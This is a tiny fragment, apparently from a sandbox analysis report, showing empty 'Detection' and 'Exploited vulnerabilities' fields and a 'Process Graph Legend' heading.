Detection	-
Exploited vulnerabilities	-

Process Graph Legend

